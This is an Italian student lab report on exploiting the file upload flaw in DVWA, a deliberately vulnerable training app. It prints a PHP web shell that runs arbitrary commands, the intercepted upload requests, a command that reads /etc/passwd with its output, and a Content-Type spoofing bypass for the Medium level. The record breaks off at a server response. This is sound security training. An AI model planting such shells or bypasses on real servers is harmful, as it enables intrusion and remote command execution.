CPTP0524 – W12D4

File Upload

Traccia:
Sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP, testare il caricamento di una shell avanzata.
Effettuare il File Upload anche su livello Medium e High.

Consegna:
1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna


1. Low Level

Username: admin
Security Level: low
PHPIDS: disabled

1.1 Codice PHP caricato con il file ‘simple_backdoor.php’:


```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```

1.2 Richiesta POST per l’upload del file:



```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.51.101
Content-Length: 737
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.51.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary507teSf4n9XmD3td
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.51.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=34fd427b62d6cedf21fd84e5185569be
Connection: keep-alive

------WebKitFormBoundary507teSf4n9XmD3td
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary507teSf4n9XmD3td
Content-Disposition: form-data; name="uploaded"; filename="simple-backdoor.php"
Content-Type: application/x-php
```

- Tutto normale, il file è stato caricato con successo!



Vulnerability: File Upload


Choose an image to upload:

../../hackable/uploads/simple-backdoor.php succesfully uploaded!

1.3 Sfruttamento


-Richiesta GET dal Browser

http://192.168.51.101/dvwa/vulnerabilities/upload/../../hackable/uploads/simple_bakdoor.php**?cmd=cat+/etc/passwd**


192.168.51.101/dvwa/hac
Not secure
192.168.51.101/dvwa/hackable/uploads/simple-backdoor.php?cmd=cat+/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


- Richiesta GET della Backdoor e Risposta del Server da Burpsuite



```
GET /dvwa/hackable/uploads/simple-backdoor.php?cmd=cat+/etc/passwd
HTTP/1.1
Host: 192.168.51.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=34fd427b62d6cedf21fd84e5185569be
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Date: Wed, 12 Feb 2025 21:20:16 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 1652

<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/bin/sh
  bin:x:2:2:bin:/bin:/bin/sh
  sys:x:3:3:sys:/dev:/bin/sh
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/bin/sh
  man:x:6:12:man:/var/cache/man:/bin/sh
  lp:x:7:7:lp:/var/spool/lpd:/bin/sh
  mail:x:8:8:mail:/var/mail:/bin/sh
  news:x:9:9:news:/var/spool/news:/bin/sh
  uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
  proxy:x:13:13:proxy:/bin:/bin/sh
  www-data:x:33:33:www-data:/var/www:/bin/sh
  backup:x:34:34:backup:/var/backups:/bin/sh
  list:x:38:38:Mailing List Manager:/var/list:/bin/sh
  irc:x:39:39:ircd:/var/run/ircd:/bin/sh
  gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/bin/sh
  nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
  libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```

2. Medium Level




Username: admin
Security Level: medium
PHPIDS: disabled

2.1 Codice PHP caricato con il file ‘backdoor_medium.php’:

```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```


2.2 Richiesta POST per l’upload del file:



```
HTTP → Request  POST  http://192.168.51.101/dvwa/vulnerabilities/upload/
```

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.51.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------26948724491637991101571395
Content-Length: 626
Origin: http://192.168.51.101
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.51.101/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=c6e368244333309023a0c599ef5afd51
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------26948724491637991101571395
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------26948724491637991101571395
Content-Disposition: form-data; name="uploaded"; filename="backdoor_medium.php"
Content-Type: application/x-php

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
```


- Con il livello medio, il server non accetta file.php ma solo immagini



```
Your image was not uploaded.

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```


2.3 Nuova Richiesta POST per aggirare i controlli del Server:

- Con burpsuite ho intercettato e inviato la richiesta POST al Repeater, dove ho sostituito i parametri del ‘Content-Type’ da application/x-php a **image/jpeg**. Questa operazione mi ha permesso di caricare con successo la Backdoor anche sul livello Medio




```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.51.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------197840453315939732522268650777
Content-Length: 642
Origin: http://192.168.51.101
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.51.101/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=c6e368244333309023a0c599ef5afd51
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------197840453315939732522268650777
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------197840453315939732522268650777
Content-Disposition: form-data; name="uploaded"; filename="backdoor_medium.php"
Content-Type: image/jpeg

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
```

- Risposta del Server



```
HTTP/1.1 200 OK
Date: Wed, 12 Feb 2025 22:57:37 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
